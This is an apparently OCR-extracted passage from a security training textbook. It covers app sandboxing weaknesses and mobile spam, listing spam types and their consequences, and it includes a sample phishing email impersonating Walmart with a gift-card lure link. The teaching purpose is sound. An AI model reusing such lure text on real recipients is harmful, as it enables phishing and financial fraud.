


Secure Sandbox Environment
Other User Data
No Access
Other System Resources
SANDBOX
User Data
Unrestricted Access
App
System Resources
Vulnerable Sandbox Environment
Other User Data
Access
Bypass the Sandbox
Other System Resources
SANDBOX
User Data
Unrestricted Access
App
System Resources

Figure 17.4: App Sandboxing issues



Mobile Spam

Unsolicited text/email messages sent to mobile devices from known/unknown phone number and email IDs

Spam messages contain advertisements or malicious links that can trick users into revealing confidential information

Significant amount of bandwidth is wasted by spam messages

Spam attacks are performed for financial gain

Congratulations!!!
customersupport@walmart.com
To: abc.123@gmail.com

Dear Walmart shopper,

Congratulations you have won a $2000 Walmart Gift Card.

Click here to claim your gift.

www.WmarkClick.com/price.html

This is a generic email box. Please do not reply to this. To unsubscribe, click this link to call our phone banking and register for do not disturb.``

Mobile Spam


At present, mobile phones are widely used for both personal and business purposes. Spam is a generic term for unsolicited messages sent via electronic communication technologies such as SMS, MMS, instant messaging (IM), and email.

Mobile phone spam, also known as SMS spam, text spam, or m-spam, refers to unsolicited messages sent in bulk form to known/unknown phone numbers/email IDs to target mobile phones.

Typical spam messages delivered to mobile phones are as follows:

- Messages containing advertisements or malicious links that can trick users into revealing confidential information
- Attractive commercial messages advertising products/services
- SMS or MMS messages claiming that the victim has won a prize and asking him/her to place a call to a provided premium-rate telephone service number for further details
- Malicious links that may lure users into divulging sensitive personal or corporate data
- Phishing messages that lure the recipient into revealing personal or financial data such as name, address, date of birth, bank account number, credit card number, and so on, which an attacker can use to commit identity or financial fraud

Spam messages consume a significant amount of network bandwidth. The consequences of mobile spam include financial loss, malware injection, and corporate data breach incidents.



Congratulations!!!
customersupport@walmart.com
To: abc.123@gmail.com

Dear Walmart shopper,

